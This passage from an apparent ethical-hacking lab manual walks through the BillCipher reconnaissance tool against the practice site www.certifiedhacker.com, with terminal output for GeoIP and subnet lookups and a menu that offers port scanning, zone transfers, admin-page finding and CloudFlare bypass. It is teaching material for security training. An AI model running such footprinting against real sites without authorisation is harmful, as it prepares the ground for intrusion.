
Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 3
IP Address: 162.241.216.11
Country: United States
State:
City:
Latitude: 37.751
Longitude: -97.822

Do you want to continue? [Yes/No]: Yes
```


17. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
18. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
19. Now, type **4** and press **Enter** to choose the **Subnet Lookup** option from the available information gathering options.
20. The result appears, displaying the **Subnet Lookup** information of the target website.
21. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help

Do you want to continue? [Yes/No]: Yes


Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 4
Address = 162.241.216.11
Network = 162.241.216.11 / 32
Netmask = 255.255.255.255
Broadcast = not needed on Point-to-Point links
Wildcard Mask = 0.0.0.0
Hosts Bits = 0
Max. Hosts = 1 (2^0 - 0)
Host Range = { 162.241.216.11 - 162.241.216.11 }

Do you want to continue? [Yes/No]: Yes
```


22. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
23. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
24. Now, type **6** and press **Enter** to choose the **Page Links** option from the available information gathering options.
25. The result appears, displaying a list of **Visible links** and **Hidden links** of the target website, as shown in the screenshot.
26. In the **Do you want to continue?** option, type **Yes** and press **Enter** to continue.



